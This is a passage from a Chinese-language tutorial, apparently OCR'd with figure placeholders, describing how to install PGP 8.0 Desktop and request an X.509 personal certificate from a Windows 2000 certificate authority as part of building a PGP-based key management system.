


图20

当密钥不符合策略设置，把此密钥忽略，而不是送到悬挂桶(pending bucket)中等待检验，提高了上载公钥的合法性。因此，Action on Key Policy Failure选择“Return Error Message”。

通过以上设置，我们建立了密钥管理、密钥恢复、密钥备份、密钥正确性验证、公钥检索的公钥管理机构。

4. 用户应用界面安装配置

(1) PGP安装

PGP 8.0桌面版安装和Windows运用程序一样。安装过程中，产生用户的密钥对和护照(passphrase)。同时，密钥对将存储在密钥环(Keyring)中。密钥环可以存储用户的密钥对和其他人的公钥。安装后，生成PGPtray(图20)。

其运用界面主要包括三个组件：

PGPkeys：创建个人的密钥对，可通过它得到其他人的公钥对，并对公钥进行管理。

PGPmail：加密发送给其他的邮件内容或解密其他人发送给自己的加密邮件。

PGPdisk：加密磁盘或硬盘文件，即使磁盘被盗窃也能防止泄密。

根据所建立的PKI体系环境，本段按实现运用的步骤介绍PGP桌面版的运行顺序。

(2) X.509个人证书申请

X.509证书是一种标准的基于公钥机制进行密文传输、身份识别等特殊环境下使用的通用标准。PGP 8.0支持X.509的证书。所谓证书申请，用户提交包含自身公钥和用户信息生成证书申请请求给CA机构，CA机构根据策略，对用户公钥签名并发放给用户。即企业级的用户证书是有CA签名的用户公钥。申请步骤如下：

①获得并安装CA根证书到本地密钥环：通过在线WEB方式连接CA机构，当出现安全警报对话框，单击按钮“查看证书”，选择证书对话框中的“详细信息”，复制证书内容到文件（图21）。

②使用记事本打开下载的证书文件。复制内容到PGPkeys中，输入用户passphrase。CA根证书就存在到本地的Keyring库中。

③使用自身私钥对CA证书进行签名，并设置其信任程度为完全信任。

在PGPkeys选择“CA证书→鼠标右键→Sign→输入passphrase”(图22)。




图21




图22

④设置信任程度：执行“PGPkeys→选择CA根证书→鼠标右键→key Properties→拖动滑动条到Trusted”(图23)。

⑤设置CA机构（图24）：执行“PGPkeys→选择菜单Edit→Options→CA”。




图23




图24

⑥在CA URL和证书吊销的URL中填写CA机构的地址，Windows2000证书颁发机构建立时，两URL地址是同一地址。CA机构类型选择Windows 2000。单击按钮“Select Certicate”，程序自动下载根CA机构的证书。

⑦证书申请文件：选择自己的公钥对，执行“PGPkeys→选择菜单Keys→Add→Certification”(图25)。




图25

⑧可以在证书申请文件中加入关于用于的信息字段，比如邮件地址、城市、地址、邮编等信息。完成后生成证书请求内容自动复制到剪贴板中。

⑨通过CA在线方式（此刻，需要浏览器已经安装CA的授权证书），使用高级用户申请方式，把申请内容复制到服务器（图26、图27）。

